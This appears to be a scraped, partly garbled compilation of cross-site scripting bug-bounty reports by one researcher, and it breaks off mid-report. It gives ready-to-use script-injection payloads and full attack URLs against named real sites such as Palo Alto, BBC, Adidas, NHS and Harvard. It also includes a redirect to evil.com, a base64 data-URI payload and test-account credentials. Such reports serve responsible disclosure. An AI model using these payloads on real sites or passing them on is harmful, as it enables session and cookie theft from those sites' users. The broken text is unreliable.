We are sorry, we could not find any products in this category.

zltan"a</script><script>alert(1



Stripo

fasto submitted a report to **Stripo Inc.**

Dec 30th (10 months ago)

Steps To Reproduce:

1.vist below url:

<https://status0.stripo.email/?page=2> ➔

2.inject this bellow payload in "page" parameter:

"><script>alert(1)</script>

(<https://status0.stripo.email/?page=2> ➔ payload)

3.the final url like that:

```
https://status0.stripo.email/?page=2"><script>alert(1)</script>
```

Nic-vdp

fasto submitted a report to **NISC-VDP**.

May 7th (6 months ago)

[+]steps to reproduce:

1.vist below site:

<http://igear.coop/ProductResults/?SearchId=417> ➔

2.in searcher form, inject bellow payload:

')}</script><script>alert(1)</script>

3.see the poc:

<http://igear.coop/ProductResults/?SearchId=417'%3B> ➔}</script><script>alert(1)</script>

Impact

stealing user cookies

Paloalto

Steps To Reproduce:

1.vist below url:

http://win.paloalto.com/site_search/?q= 

2.inject this bellow payload in "q" parameter(search):

<svG onLoad=alert(document.location)>


([http://win.paloalto.com/site_search/?q=+](http://win.paloalto.com/site_search/?q=)  payload)

3.the final url like that:

```
http://win.paloalto.com/site_search/?q=<svG  
onLoad=alert(document.location)>
```


Impact

BBC




https://shop.bbc.com/catalogs
earch/result/?q=zltan<!--
><Svg%20OnLoad=confirm`1`>

D-link



[https://eu.dlink.com/uk/en/support/search?q="onmouseover="alert\(1\)" style="position:fixed;left:0;top:0;width:9999px;height:9999px;"](https://eu.dlink.com/uk/en/support/search?q=\)

livestream



FIRST XSS:

Steps To Reproduce:

1. visit below url:
https://livestream.com/blog?s=
2. in searcher form, inject below payload:

3. see the poc:


https://livestream.com/blog?s=

second XSS:

1. visit below url:
[https://livestream.com/blog/site-archive?type=<svg/onLoad = alert\(document.domain\)>](https://livestream.com/blog/site-archive?type=<svg/onLoad = alert(document.domain)>)
2. inject this below payload in "type" parameter:
<svg/onLoad = alert(document.domain)>
3. the final url like that:
[https://livestream.com/blog/site-archive?type=<svg/onLoad = alert\(document.domain\)>](https://livestream.com/blog/site-archive?type=<svg/onLoad = alert(document.domain)>)


Note: Please simply open the provided XSS URL in Firefox browser

Harvard




[https://cxc.cfa.harvard.edu/rws/peer_review/index.php?err=Incorrect%20password:\\$.<script>alert\(1\)</script>](https://cxc.cfa.harvard.edu/rws/peer_review/index.php?err=Incorrect%20password:$.<script>alert(1)</script>)

Toulouse




<https://www.math.univ-toulouse.fr/spip.php?rubrique6&lang=fr&fstatus=2&fgroup=5029&ftheme=topogen>
><!--><Svg OnLoad=confirm`1`>

lancaster.ac.uk



`https://www.lancaster.ac.uk/search/?collection=lancaster-meta&query=zltan&tab=coursesztlan'-alert(1)('-`

nottinghamforestcommunitytrust.co.uk



[+]steps to reproduce:

1.vist below site:

`https://nottinghamforestcommunitytrust.co.uk`


2.in search field inject this

```
payload:<br />
<script>alert(1)</script><br />
```

```
<br />
https://nottinghamforestcommunitytrust.co.uk/?s=z<script>alert(1)</script><br />
```

Note: Please simply open the provided XSS URL in Firefox browser


Europea.eu





<marquee/onstart = alert(1)>

Canon


```
https://www.canon.fr/search/  
?q=zltan"</script><marquee/o  
nstart=alert(1)>
```



Arsenal.com




`https://arsenaldirect.arsenal.com/search/?text="-alert`openbugbounty`-"`



Adidas.com

```
https://www.adidas.com/'zltan'a;a</script><!--><Svg  
OnLoad=confirm`1`>
```

Hull.ac.uk




search.hull.ac.uk/s/search.htm
l?collection=coursefinder&que
ry=zltan"><marquee/onstart=
alert`1`%0a>

http://jammeh.2015.dmedia.h
osting.hull.ac.uk/mohammedj


ammeh/home.php?firstview=
%3Ciframe%20src=zltn%27-
alert(1)-%27
view-
source:http://jammeh.2015.d
media.hosting.hull.ac.uk/nfu/s
eats.php?id=C&type=Seats%2
2;onezltn&date=03December
2016

Nhs.uk




“ onfocus =
“alert(document.domain)”
autofocus=”

Lacoste



```
https://www.lacoste.com/us//  
404?pagenotfound=zltan'  
onmouseover='alert(documen  
t.domain)'style='position:fixed  
;left:0;top:0;width:9999px;hei  
ght:9999px;'
```

Wtf.plus



[+]steps to reproduce:

1.vist below site:

<https://www.wtf.plus/view/search/result?q=>

2.inject this payload:


0;data:text/html;base64,PHNjcmlwdD5wcm9tcHQoIlJZmxlY3RlZCByU1Mglik8L3NjcmlwdD4="HTTP-EQUIV="refresh"

[https://www.wtf.plus/view/search/result?q=0;data:text/html;base64,PHNjcmlwdD5wcm9tcHQoIlJZmxlY3RlZCByU1Mglik8L3NjcmlwdD4="](https://www.wtf.plus/view/search/result?q=0;data:text/html;base64,PHNjcmlwdD5wcm9tcHQoIlJZmxlY3RlZCByU1Mglik8L3NjcmlwdD4=)

wdD5wcm9tcHQoIJlZmxlY3RlZCByU1M
glik8L3NjcmlwdD4="HTTP-
EQUIV="refresh"

[https://www.wtf.plus/view/search/result?q=0;http://evil.com\"HTTP-EQUIV="refresh"](https://www.wtf.plus/view/search/result?q=0;http://evil.com\)

Winni.in



1.vist below url:

<https://www.winni.in/hello>

2.in first form, inject bellow payload:


```
onfocus="alert(1)" autofocus="
```

3.see the poc:

<https://www.winni.in/join-us/>

```
onfocus="alert(1)" autofocus="
```

europa-lehrmittel.de



[+]steps to reproduce:

1.vist below url :

<https://www.europa-lehrmittel.de/warenkorb/registration.html>

2.in First given name * (Vorname *.)injt below payload:

```
'"><svg onload=alert`openbugbounty`>
```

3.click CONTINUE


4.you will got xss in :<https://www.europa-lehrmittel.de/warenkorb/index.html>

check the xss with :

username:8a6aab495b@mailboxy.fun

password:8a6aab495b@mailboxy.fun

Taquilla



[+]steps to reproduce:

1.vist below site:

<https://www.aqoona.com/apps/myHome/register/register.php>

2-create account

3.confirm email

i was registered with this

email:64c3c7f319@mailboxy.fun

4.login to complete registration

5.in "Quel est votre prénom ?" inject
bellow payload:

```
<svg onload=alert`openbugbounty`>
```


check the xss with :

login with this email and password :

email:64c3c7f319@mailboxy.fun

password:64c3c7f319@mailboxy.fun

shoppersstop.com



[+]steps to reproduce:

1.vist below site:


https://www.shoppersstop.com/search/?
sort=price-
asc&q=z:relevance:inStockFlag:true:l1cate
gory:All&startRange=

2.inject the bellow payload in
"startRange" prameter:


```
